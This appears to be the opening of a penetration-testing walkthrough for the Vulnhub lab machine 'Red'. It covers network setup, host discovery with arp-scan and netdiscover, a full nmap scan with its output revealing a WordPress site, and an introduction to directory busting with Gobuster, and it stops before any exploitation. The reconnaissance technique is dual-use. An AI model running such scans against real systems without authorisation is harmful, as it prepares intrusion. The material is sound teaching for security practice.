
RED VULNSERVER

Hello. welcome to today's walkthrough with ***,Whitej***

We will be pentesting a very interesting vulnerable server from Vulnhub called Red1

First we are going to connect the attacking machine to the Victim's machine so they can talk to each other.
In my opinion, Vbox is better with this machine because it is easy to configure the networking and connection .We can either create a new NatNetwork connection and use on both machines or use bridged network but make sure both machines are on the same adapter to create a bridge.

Firstly let us find our ip address using the Ifconfig command
ifconfig




Then lets us find all the IPs connected to our network using the arp scan

sudo arp-scan -I

Also we can use netdiscover


sudo netdiscover -i eth0 -r <ip address range.0>/24




There we have it,

Bridge Network
192.168.43.55 - Attacker's Machine(kali)
192.168.43.2 - Victim's Machine(red)

Another important thing to do after the connection is to check if the machine has internet connection using the ping scan(most walkthroughs and tutorials just assumes you know this)
Do a quick ping scan (commonly to google), see if/ how the packets are transmitted and received



Do a quick ping scan to the Victim's IP address to also see if the host is up and able to communicate



Okay,
Communication check ✔✔✔
Internet Connection check ✔✔✔


ENUMERATION

First online enumeration using Nmap , we are going to look for open ports and services running in them

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -p- -A 192.168.43.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 13:09 WAT
Nmap scan report for redrocks.win (192.168.43.2)
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8d:53:65:83:52:52:c4:12:72:49:be:33:5d:d1:e7:1c (RSA)
|   256 06:61:0a:49:86:43:64:ca:b0:0c:0f:09:17:7b:33:ba (ECDSA)
|_  256 9b:8d:90:47:2a:c1:dc:11:28:7d:57:e0:8a:23:b4:69 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.8.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Hacked By Red &#8211; Your site has been Hacked! You\xE2\x80\x99ll neve...
MAC Address: 08:00:27:89:06:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.71 ms redrocks.win (192.168.43.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.63 seconds
```

From the above results, we see
Port 22- Openssh
port 80- Apache 2.4.41
OS-Ubuntu Linux

Let us check the webpage



Skip to content

Hacked By Red

Your site has been Hacked! You'll never find the backdoor hahahah

Hello Blue!

Red was here, Blue is a loser!

Published October 24, 2021
Categorized as Uncategorized
Search
Search

Recent Posts

- Hello Blue!


Recent Comments

1. A WordPress Commenter on Hello Blue!


Hacked By Red
Proudly powered by WordPress.

redrocks.win/2021/10/24/hello-world/

We see a WP(wordpress) page with hovering links, add the link to the hosts and reload for the page to launch/ load properly
sudo vi /etc/hosts



And reload the link



That now has a nice interface but hold on, red team is not been nice here, I guess we the Blue team will have to go a little harder on them😎


DIRECTORY BURSTING

Enumerating hidden directories and files is a crucial first step in a web application attack. This process often reveals valuable information that can help an attacker conduct a more targeted and efficient assault, reducing the chances of errors and wasted effort.

There are many tools available for this task, but not all are equally effective. One tool that is definitely worth considering is Gobuster, a directory scanner written in the Go programming language. Gobuster is a powerful and flexible tool that can help you uncover hidden resources on a web server, making it an essential part of any security professional's toolkit.

